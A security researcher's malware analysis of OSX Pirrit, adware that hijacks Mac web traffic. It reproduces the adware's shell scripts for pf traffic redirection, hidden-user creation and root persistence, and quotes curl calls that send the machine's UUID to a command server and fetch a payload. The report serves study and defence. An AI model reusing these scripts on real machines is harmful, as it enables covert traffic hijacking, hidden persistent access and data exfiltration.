cybereason

Lab Analysis

OSX Pirrit:

What adware that “just” displays ads means for Mac OS X security

Amit Serper Lead OS X and Linux security researcher

www.cybereason.com

I remember adware being a really big buzzword at the beginning of the last decade. Windows machines were being bombarded with popups, popunders, toolbars and other annoying ways to plant advertisements in your browser. Back then, I was a teenager running Windows and refused to install anti-spyware and anti-adware software because there was a rumor that those applications were, in fact, adware themselves! I created my own workaround by running 'msconfig', going through all of the startup items and removing anything that looked weird. That method almost always worked!

Fast forward to today–I'm no longer a teenager, and now I make my living by leading Cybereason's security research on Mac OS X and Linux (while ever so often pitching in with the Windows effort, too). I spend a lot of time looking at new, interesting and, from time to time, nasty malware.

Last Wednesday night, I came across a piece of adware targeting OS X that fell into the category of interesting. Let's be clear – I'm not about to drop zero-days. Instead, I'm going to dissect the adware (or at least the more interesting parts of it) to give you an inside look on the lengths attackers are going through to develop threats that target Macs.

I'd also like to draw attention to the fact that malware targeting Macs exists. While this program only delivers ads to a browser, it does use social engineering to get privilege escalation and eventually take total control of your machine. And with control of your machine, attackers could have done more than bombard you with ads.

I was checking out the OS X reverse engineering IRC channel (#osxre@freenode) when a user with the name "Xiano" popped in and asked for help figuring out what was going on with his friend's Mac. Xiano said the machine was acting weird and really slow to connect to the Internet. When he sniffed the traffic using tcpdump he saw there was a lot of traffic on the network interface even when the computer was idle. He also saw some weird named processes running under a username that the Mac's owner did not know or add.


Xiano said that he was a Linux guy with very little OS X knowledge. But, since OS X's terminal is very similar to Linux's he started looking at process lists using "ps" and open handles using "lsof" and filled a zip file with anything that looked fishy. He then uploaded one zip file with a Mach-O executable and shared the link on the channel. One of the people in the chatroom, "Paraxor," downloaded the file, opened it with a disassembler and shared a few function names in the channel:

```
paraxor AdsProxyEngine::AdsProxyEngine(int,char **,QString) __text 0000000100024560 00000125 00000058 00000000 R . . . B . .
paraxor stuff like that in it
paraxor __const:0000000100034D85 00000016 C htmlInjected(QString)
```

As you can see, the names of the functions clearly indicated that this application is some sort of adware. But it had another interesting component that immediately caught my eye, it was using *QString class*, which is a part of the Qt cross platform development framework. This caught my attention because these function names combined with the fact that a cross-platform SDK was used meant that whatever this adware did, it was probably doing it on Windows before.

Now, I was interested.

I downloaded the files that Xiano had posted. The file was, in fact, an app bundle called "`sizzling.app`." First I navigated to the `Contents/MacOS` directory inside the app bundle to examine what was in there. I was actually expecting to find a single executable file, but instead I was greeted with two files: `rec_script.sh` (a shellscript) and `sizzling` (an unsigned Mach-O x64 executable file).



Looking at shell scripts is always easier than looking at binary files. When looking at *`rec_script.sh`* we can see that is a relatively easy to read shellscript that even starts with a comment "set redirections." The comment is then followed by populating a variable called `$HIDDEN_USER` with the value of the user_id tag from a plist file that is located in `/Library/Preferences/com.common.plist`

```
# set redirections
HIDDEN_USER=$(sudo defaults read /Library/Preferences/com.common.plist user_id)
echo $HIDDEN_USER

activeInterface=$(route get default | sed -n -e 's/^.*interface: //p')
if [ -n "$activeInterface" ]; then
    pfData="rdr pass inet proto tcp from $activeInterface to any port 80 -> 127.0.0.1 port 9882\n\
    pass out on $activeInterface route-to lo0  inet proto tcp from $activeInterface to any port 80 keep state\n\
    pass out proto tcp all user "$HIDDEN_USER"\n"
    echo "$pfData" > /etc/pf_proxy.conf
else
    echo "Unable to find active interface"
    exit 1
fi

exit 0
```

This script figures out the active network interface (be it the wireless or physical ethernet NIC) by parsing the output of the *`route get`* command. After finding out which interface is the active one, the script is routing all of the HTTP traffic on port 80 to an HTTP proxy running locally on port 9882

(127.0.0.1:9882). We can then see that it applies another rule: "`pass out proto tcp all user $HIDDEN_USER`", which means that the previous rule does not apply if traffic is generated by `$HIDDEN_USER`.

Wait, routing all the traffic through a proxy? A hidden user? This looks really nasty, much nastier than I expected adware to look. At this point `$HIDDEN_USER` and `com.common.plist` are unknown and a bit obscured details–this will be clearer soon.

After figuring out the the script's purpose, it was time to look at the binary itself. The easiest thing to do would be to look at the string table:

```
000000010003378c        db      "Cannot install \"%s\". Cannot write to: %s. Check permissions.\n", 0 ; XREF=sub_10000b720+275
00000001000337ca        db      "%s", 0                                         ; XREF=j_sub_10000c030_10000beaa+129
00000001000337cd        db      "abcdefghijklmnopqrstuvwxyz1234567890", 0        ; XREF=__ZL10encodeNameRK7QStringb+46
00000001000337f2        db      "ABCDEFGHIJKLMNOPQRSTUVWXYZ", 0                 ; XREF=__ZL10encodeNameRK7QStringb+95
000000010003380d        db      "i >= 0", 0                                     ; XREF=__ZN7QStringixEi+36
0000000100033814        db      "/var/tmp/", 0                                  ; XREF=__ZL10socketPathRK7QString+40
000000010003381e        db      ".", 0                                          ; XREF=__ZL10socketPathRK7QString+101, sub_10001b970+89
0000000100033820        db      "PATH", 0                                       ; XREF=sub_100008190+418
0000000100033825        db      "uint(i) < uint(size())", 0                     ; XREF=__ZNK7QStringixEi+45
000000010003383c        db      "HeaderScript", 0                               ; XREF=__GLOBAL__I_a+10, ___cxx_global_var_init+15, __GL
0000000100033849        db      "1.0", 0                                        ; XREF=__GLOBAL__I_a+108, __GLOBAL__I_a_100026c10+105, _
000000010003384d        db      "HKEY_LOCAL_MACHINE\SOFTWARE\Pirrit", 0         ; XREF=__GLOBAL__I_a+150, __GLOBAL__I_a_100026c10+147, _
0000000100033870        db      "serviceID", 0                                  ; XREF=__GLOBAL__I_a+192, __GLOBAL__I_a_100026c10+189, _
000000010003387a        db      "/engine/getList.php", 0                        ; XREF=__GLOBAL__I_a+234, __GLOBAL__I_a_100026c10+231, _
000000010003388e        db      "/engine/getData.php?type=service&file=", 0     ; XREF=__GLOBAL__I_a+276, __GLOBAL__I_a_100026c10+273, _
00000001000338b5        db      " Debug: ", 0                                   ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+650
00000001000338be        db      "\n", 0                                         ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+1086, __Z2
00000001000338c0        db      " Critical: ", 0                                ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+874
00000001000338cc        db      " Warning: ", 0                                 ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+762
00000001000338d7        db      " Fatal: ", 0                                   ; XREF=__Z20SimpleLoggingHandler9QtMsgTypePKc+976
00000001000338e0        db      "Debug run", 0                                  ; XREF=_main+119
00000001000338ea        db      "server", 0                                     ; XREF=_main+209
00000001000338f1        db      "/Library/Preferences/com.common.plist", 0      ; XREF=___cxx_global_var_init3+15
0000000100033917        db      "name", 0                                       ; XREF=__ZN8WebProxyC2EP7QObject+617
000000010003391c        db      "common", 0                                     ; XREF=__ZN8WebProxyC2EP7QObject+638
0000000100033923        db      "/Library/Preferences/com.", 0                  ; XREF=__ZN8WebProxyC2EP7QObject+745
000000010003393d        db      ".preferences.plist", 0                         ; XREF=__ZN8WebProxyC2EP7QObject+770
0000000100033950        db      "dist_channel_id", 0                            ; XREF=__ZN8WebProxyC2EP7QObject+846
0000000100033960        db      "machine_id", 0                                 ; XREF=sub_10000ffc0+64
000000010003396b        db      "click_id", 0                                   ; XREF=sub_10000ffc0+290
0000000100033974        db      "domain", 0                                     ; XREF=sub_10000ffc0+516
000000010003397b        db      "http://thecloudservices.net", 0                ; XREF=sub_10000ffc0+547
0000000100033997        db      "failed starting web proxy server", 0           ; XREF=__ZN8WebProxy16startProxyServerEj+251
00000001000339b8        db      "Could not connect new connection signal.", 0 ; XREF=__ZN8WebProxy16startProxyServerEj+475
00000001000339e1        db      "Could not connect new clearIgnoredUrlsTimer timeout signal.", 0 ; XREF=__ZN8WebProxy16startProxySer
0000000100033a1d        db      "Proxy server running at port ", 0              ; XREF=__ZN8WebProxy16startProxyServerEj+870
0000000100033a3b        db      ":/SharedHostings", 0                           ; XREF=__ZN8WebProxy22readSharedHostingsListEv+15
```

The string table reveals an interesting finding, **A Windows registry key inside a Mach-O executable**. WTF?

As we can see, the key is "*`HKEY_LOCAL_MACHINE\SOFTWARE\Pirrit.`*" A quick Google search with the string "Pirrit" revealed that "Pirrit" is Windows adware.

Screenshot from Microsoft malware protection website

It was then clear that this was an OS X port of Pirrit. It was at that point that I tweeted that I was looking at a poorly made OS X adware. I thought it was poorly made because it was written in Qt and had some Windows related strings left in it. But since I had yet to run it inside an isolated VM, I didn't really know exactly what it would do or how it would work. Also, let's not forget that I had the app bundle of an already installed OS X variant of Pirrit (which from now and on will be referred to as "`OSX.Pirrit`") that was given to me by Xiano. I did not have any information about how this bundle was installed on Xiano's friend's computer. Basically, I was looking at what was eventually installed and not at the installer.

I continued going through the executable's string table and following URLs in it:

1. http://thecloudservices.net
   When I accessed this URL with a browser, I ended up getting a blank, white page. I thought I was missing something so I even tried loading the URL with Python:

```
In [14]: r = requests.get('http://thecloudservices.net')

In [15]: r.status_code
Out[15]: 200

In [16]: r.content
Out[16]: ''
```

   But as you can see, the page is indeed empty.

2. `http://shorte.st/st/2904deaf2db062b776f39f499bf88ad9/%1`
   Shorte.st is a link shortening service that displays ads to the users who visit the shortened links. When I visited that link I got a 404 error and used Google to search for the URL. This gave me one result; a sandbox report from May 2014 of what seems to be "Pirrit suggestor for Windows." That URL was also in the binary's string table.

3. http://thecloudservices.net/static/pd_files/ok.html
   Loading that URL with Python shows that it just contains the string "OK." Probably expects this string as part of a connection check routine.

```
In [24]: r = requests.get('http://thecloudservices.net/static/pd_files/ok.html')

In [25]: r
Out[25]: <Response [200]>

In [26]: r.content
Out[26]: 'OK'
```

4. http://www.google.com - The world's most powerful search engine :) Probably another connection check routine.

When I executed this binary (`sizzling`) I got a bunch of Qt related error messages and that's it. Nothing really worked. Also, there was nothing related to any unknown or hidden usernames other than that *$HIDDEN_USERNAME* variable from the script mentioned before.

I was just about to call it a night when Xiano messaged me that he had managed to get some more files from his friend's machine, including another app bundle. I suspected that this app bundle was copied to the machine from a dmg image of a fake installer, probably Flash. The second bundle was named "`DemoUpdater`."
Navigating to the bundle's Contents/MacOS directory revealed another unsigned executable x64 Mach-O binary called "`DemoUpdater`." DemoUpdater's string table looked far more interesting than sizzling's. It had some obfuscated and packed looking strings. Looking at the file with a

disassembler revealed that some decrypting functions are meant to decrypt the domains that `osx.pirrit` connects to.

```
int __GLOBAL__I_a() {
    var_120 = QString::fromAscii_helper("AwJ9fKfPu8+/hRtcKVl3E3wL1NC/3rrdr8AEHDJbNVM8", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantA, var_120);
    *(int32_t *)var_120 = *(int32_t *)var_120 - 0x1;
    if ((*(int32_t *)var_120 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_120);
    }
    __cxa_atexit(QString::~QString(), domainVariantA, 0x100000000);
    var_118 = QString::fromAscii_helper("AwJ4M77WotamnAdAMEI2GH4Xz8Kxwq3BtMAdGnQHKUAuSJM=", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantB, var_118);
    *(int32_t *)var_118 = *(int32_t *)var_118 - 0x1;
    if ((*(int32_t *)var_118 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_118);
    }
    __cxa_atexit(QString::~QString(), domainVariantB, 0x100000000);
    var_110 = QString::fromAscii_helper("AwJ4lhlxBXEBO6Dnl+WRv9mwaGUWfxFyXDXv4Y4=", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantC, var_110);
    *(int32_t *)var_110 = *(int32_t *)var_110 - 0x1;
    if ((*(int32_t *)var_110 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_110);
    }
    __cxa_atexit(QString::~QString(), domainVariantC, 0x100000000);
    var_108 = QString::fromAscii_helper("AwJ419e/y7/P9W4pXCwCZA1hsKvFqt3zmvQmIQ==", 0xffffffff);
    EncryptDecryptString::encryptDecrypt(domainVariantD, var_108);
    *(int32_t *)var_108 = *(int32_t *)var_108 - 0x1;
    if ((*(int32_t *)var_108 != 0x0 ? 0x1 : 0x0) == 0x0) {
            QString::free(var_108);
    }
```

The domains that I've managed to extract so far are mentioned at the bottom of this document.

There were also other encrypted strings that according to their symbol names are related to the Windows variant:

```
EncryptDecryptString::encryptDecrypt(REGISTRY_PATH, var_F0);
*(int32_t *)var_F0 = *(int32_t *)var_F0 - 0x1;
if ((*(int32_t *)var_F0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_F0);
}
__cxa_atexit(QString::~QString(), REGISTRY_PATH, 0x100000000);
var_E8 = QString::fromAscii_helper("AwJoHu+g0LXbi0JFJkMwQw==", 0xffffffff);
EncryptDecryptString::encryptDecrypt(OPEN_PROCESS_STRING, var_E8);
*(int32_t *)var_E8 = *(int32_t *)var_E8 - 0x1;
if ((*(int32_t *)var_E8 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_E8);
}
__cxa_atexit(QString::~QString(), OPEN_PROCESS_STRING, 0x100000000);
var_E0 = QString::fromAscii_helper("AwJoHlUUcAZnF8WerILmiuY=", 0xffffffff);
EncryptDecryptString::encryptDecrypt(ADVAPI_STRING, var_E0);
*(int32_t *)var_E0 = *(int32_t *)var_E0 - 0x1;
if ((*(int32_t *)var_E0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_E0);
}
__cxa_atexit(QString::~QString(), ADVAPI_STRING, 0x100000000);
var_D8 = QString::fromAscii_helper("AwJo+J/QoMWr+zI1VjNAM2cI2NW7", 0xffffffff);
EncryptDecryptString::encryptDecrypt(OPEN_PROCESS_TOKEN_STRING, var_D8);
*(int32_t *)var_D8 = *(int32_t *)var_D8 - 0x1;
if ((*(int32_t *)var_D8 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_D8);
}
__cxa_atexit(QString::~QString(), OPEN_PROCESS_TOKEN_STRING, 0x100000000);
var_D0 = QString::fromAscii_helper("AwJo5ei9zqvZvGl3WT1RPQ==", 0xffffffff);
EncryptDecryptString::encryptDecrypt(USERENV_STRING, var_D0);
*(int32_t *)var_D0 = *(int32_t *)var_D0 - 0x1;
if ((*(int32_t *)var_D0 != 0x0 ? 0x1 : 0x0) == 0x0) {
        QString::free(var_D0);
}
```

The executable then executes `the update2.sh` script that is also inside the MacOS directory. Update2.sh is a **very** long (330 lines!) shell script **that even executes some inline python code (python -c)** that basically prepares all of the infrastructure for `osx.pirrit`. It starts by creating a file in */var/tmp/updText.txt* that file contains the output of many functions from the script.

Update2.sh is a very long script but here are its notable actions:

1. The script gets the machine id (uuid) derived from the actual uuid of the machine by running the *ioreg -rdl -c IOPlatformExpertDevice* command and parsing its output using *awk* and *grep*.
2. It then sends the machine ID to a server in order to get a new ID back from the server by executing a curl command line - *curl."http://93a555685cc7443a8e1034efa1f18924.com/v/cld?mid=**<UUID>**&ct=pd"*
3. The script then checks the country code of the machine its running on by visiting `'ipinfo.io/country' using curl`. The `ipinfo.io` service returns the current country code in ISO 3166-2 format. If the country code that was returned from the website was for the U.S., U.K., Spain, Australia, France, Germany, India, Italy, Netherlands or New Zealand, it will replace the browser's homepage and search engine with *trovi.com*, a known sketchy advertising service. If the country is not on the list, the homepage and search provider will be replaced with *search-quick.com,* another known sketchy advertising service.
4. After installation is complete, the script also updates its C&C and notifies it that the installation was successful. It does that by running curl with the following URL: *"http://93a555685cc7443a8e1034efa1f18924.com/pd/update-effect?mid=**<UUID>**&st=1"*
5. The script will then configure Safari, Chrome and Firefox, if installed to use these search providers.
6. After all of the configurations are made, the script will download a tgz archive **that contains the actual ad injecting proxy and click jacker** in an app bundle and a few installation and configuration scripts (including an uninstall script) from the following URL: *"http://93a555685cc7443a8e1034efa1f18924.com/static/pd_files/dit3.tgz"* and will extract it to ***/tmp/DemoInjector07122015***. This may say that the version is either from December or July of 2015.
7. After the file was downloaded and extracted to the aforementioned directory, the script will install the adware and clickjacker by running a script called "*install_injector"* that was extracted from the archive to ***/tmp/DemoInjector07122015***.

Now, after the archive was extracted, and "*./install_injector*" was executed `osx.pirrit` will be persistently installed.

The `Install_injector.sh` shell script is 111 lines long and handles setting up the persistence by establishing an autorun, setting up an HTTP proxy to inject ads, adding a hidden user and hijacking all of the user's HTTP traffic on port 80 to the ad injecting proxy.
To hide itself and make it harder to detect, the install script generates company, product and usernames. The generated product name will be used for the binary name of the ad injecting proxy,

the generated company name will be used for the autorun plist and the generated username will be used for the hidden username that will execute the proxy.

In order to generate the username, product and company names the script selects a random word from the */usr/share/dict/words* file, note that a different word will be selected for each name. Remember "`sizzling`" from earlier? It was generated this way.

After the random names are generated, the script will create a new user with the generated username. The user's home directory will be in */var/<username>* and its UID will be set to 401 (hardcoded).

The details of the generated user will be saved inside */Library/Preferences/com.common.plist*.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>name</key>
        <string>pasturage</string>
        <key>net_pref</key>
        <string>com.pasturage.net-preferences.plist</string>
        <key>pref</key>
        <string>com.pasturage.preferences.plist</string>
        <key>user_id</key>
        <string>ununiformity</string>
</dict>
</plist>
```


```
HIDDEN_PASS=test
HIDDEN_UID=401
HIDDEN_NAME="User "$HIDDEN_USER

HIDDEN_HOME="/var/$HIDDEN_USER"

sudo dscl . -create /Users/$HIDDEN_USER UniqueID $HIDDEN_UID
sudo dscl . -create /Users/$HIDDEN_USER PrimaryGroupID 20
sudo dscl . -create /Users/$HIDDEN_USER NFSHomeDirectory "$HIDDEN_HOME"
sudo dscl . -create /Users/$HIDDEN_USER UserShell /bin/bash
sudo dscl . -create /Users/$HIDDEN_USER RealName "$HIDDEN_NAME"
sudo dscl . -passwd /Users/$HIDDEN_USER $HIDDEN_PASS
sudo mkdir "$HIDDEN_HOME"
sudo chown -R $HIDDEN_USER "$HIDDEN_HOME"
sudo chmod a+rwx "/Library/"$companyName"/Contents/MacOS/"$companyName
```

The password for the that user is hardcoded inside the script file and it is "test."
The script also sets read, write and execute permissions on */Library/<companyname>/Contents/MacOS/<companyname>*, which is where the ad injecting proxy is located.

In order to hide the newly created user from the log-in and configuration screens, the script turns on the *Hide500Users* property in */Library/Preferences/com.apple.loginwindow*. Setting this

flag to True (or *Yes* in this case) will hide any user that has a lower uid than 500 from any configuration or log-in screens





As we can see in these screenshots, the only username that's being displayed is "test," which is the user that 'owns' this machine. The hidden random username that was generated on my machine was "ununiformity" and as you can see, it is not shown in the user configuration or the log-in screen.

After taking care of user hiding, the script will setup *pf* (OS X's built-in packet filter) to filter all of the HTTP traffic on port 80 and forward it through the proxy in order to inject ads and track the user's traffic.

The use of *pf* for this task also makes it hard for the average user to disable or even understand where all the ads are coming from since *pf* is doing all of the packet forwarding legwork. The Windows variant of Pirrit simply adds the proxy server to the browser's configuration, evidence that can be clearly seen.

```
activeInterface=$(route get default | sed -n -e 's/^.*interface: //p')
if [ -n "$activeInterface" ]; then
    pfData="rdr pass inet proto tcp from $activeInterface to any port 80 -> 127.0.0.1 port 9882\n\
pass out on $activeInterface route-to lo0  inet proto tcp from $activeInterface to any port 80 keep state\n\
pass out proto tcp all user "$HIDDEN_USER"\n"
    echo "$pfData" > /etc/pf_proxy.conf
```

Note that only the traffic that belongs to the hidden user will not be forwarded through the proxy. This avoids redirection-loops since the hidden user is the one that is running the proxy server. Also note the creation of the file */etc/pf_proxy.conf*, which will contain those *pf* rules. These rules will be loaded every time the machine reboots.

The script will now add a LaunchDaemon (autorun in Mac speak) to */Library/LaunchDaemons*.

The plist file of the LaunchDaemon will be called *com.<randomCompanyName>.net-preferences.plist*.

As we can see in this plist, the launch agent will run the */etc/change_net_settings.sh*, a script that was also created by the installer script.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>UserName</key>
        <string>root</string>
        <key>KeepAlive</key>
        <true/>
        <key>Label</key>
        <string>com.pref.net-preferences</string>
        <key>RunAtLoad</key>
        <true/>
        <key>ProgramArguments</key>
        <array>
                <string>/etc/change_net_settings.sh</string>
        </array>
</dict>
</plist>
```


This logic can be also be witnessed when looking at `/etc/change_net_settings.sh`

```
#!/bin/sh
appName=$(sudo defaults read /Library/Preferences/com.common.plist name)
echo $appName

userName=$(sudo defaults read /Library/Preferences/com.common.plist user_id)
echo $userName

if [ -a "/Library/"$appName"/Contents/MacOS/"$appName ];
then
    sleep 10
    sudo pfctl -evf /etc/pf_proxy.conf
    sudo -u $userName "/Library/"$appName"/Contents/MacOS/"$appName
fi
exit 0
```

Although `osx.pirrit` has root permissions (since the LaunchDaemon is running as root) it is running the ad injecting proxy as the hidden user by issuing a *sudo -u* command, which can also be seen in a ps output:

